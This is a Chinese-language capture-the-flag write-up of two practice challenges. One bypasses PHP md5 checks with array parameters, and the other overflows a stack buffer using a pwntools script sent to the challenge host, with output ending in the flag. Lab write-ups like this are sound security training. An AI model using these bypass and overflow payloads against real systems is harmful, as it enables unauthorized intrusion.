

2024.12.4


web

[MRCTF2020]Ez_bypass

1

做题人:焦昱淇
题目url:[https://buuoj.cn/challenges#\[MRCTF2020\]Ez_bypass](https://buuoj.cn/challenges#[MRCTF2020]Ez_bypass)
知识点:强对比、弱对比

f12打开网站开发者环境



代码审计

需要满足两个条件:

GET传参方式

- “===”; md5值强对比; id与gg的值不能相等; 可通过数组并赋不同的值进行绕过。
- passwd弱对比

```
if(isset($_GET['gg'])&&isset($_GET['id'])) {  
    $id=$_GET['id'];  
    $gg=$_GET['gg'];  
    if (md5($id) === md5($gg) && $id !== $gg) {  
        echo 'You got the first step';  
    }  
}
```


浏览器传参

GET payload:

?id[]=1&gg[]=2

POST payload:

passwd=1234567a



PWN

ciscn_2019_n_1


做题人:焦昱淇

题目url:https://buuoj.cn/challenges#ciscn_2019_n_1

知识点:

检查二进制文件

64位




没保护

IDA检查

发现v1和v2的漏洞

既然题目判断v2的值，那么我们将v2的值覆盖成11.28125即可，首先我们要找到11.28125的16进制表达式，因为我们构造payload的时不能传入一个float类型



11.28125 = 0x41348000


溢出距离

```
    _BYTE v1[44]; // [rsp+0h] [rbp-30h] BYREF
    float v2; // [rsp+2Ch] [rbp-4h]

    v2 = 0.0;
```

写脚本

```
from pwn import*
r=remote('node5.buuoj.cn',29941)
payload=b'a'*0x2c+p64(0x41348000)
r.sendline(payload)
r.interactive()
```



```
File ~/pwnlib/local/lib/python3.11/site-packages/pwnlib/tubes/tube.py, line 790, in send
    self.send_raw(data)
File ~/pwnlib/local/lib/python3.11/site-packages/pwnlib/tubes/process.py, line 758, in send
    raise EOFError
EOFError

(kali㉿kali)-[~/PWN]
$ python3 addf.py
[+] Opening connection to node5.buuoj.cn on port 29941: Done
Traceback (most recent call last):
  File ~/pwnlib/PWN/addf.py, line 3, in <module>
    payload='a'*0x2c+p64(0x41348000)
TypeError: can only concatenate str (not "bytes") to str
[*] Closed connection to node5.buuoj.cn port 29941

(kali㉿kali)-[~/PWN]
$ python3 addf.py
[+] Opening connection to node5.buuoj.cn on port 29941: Done
[*] Switching to interactive mode
Let's guess the number.
flag{feb83c67-12e2-48cc-ae4e-84bd7d59842b}
[*] Got EOF while reading in interactive
$
```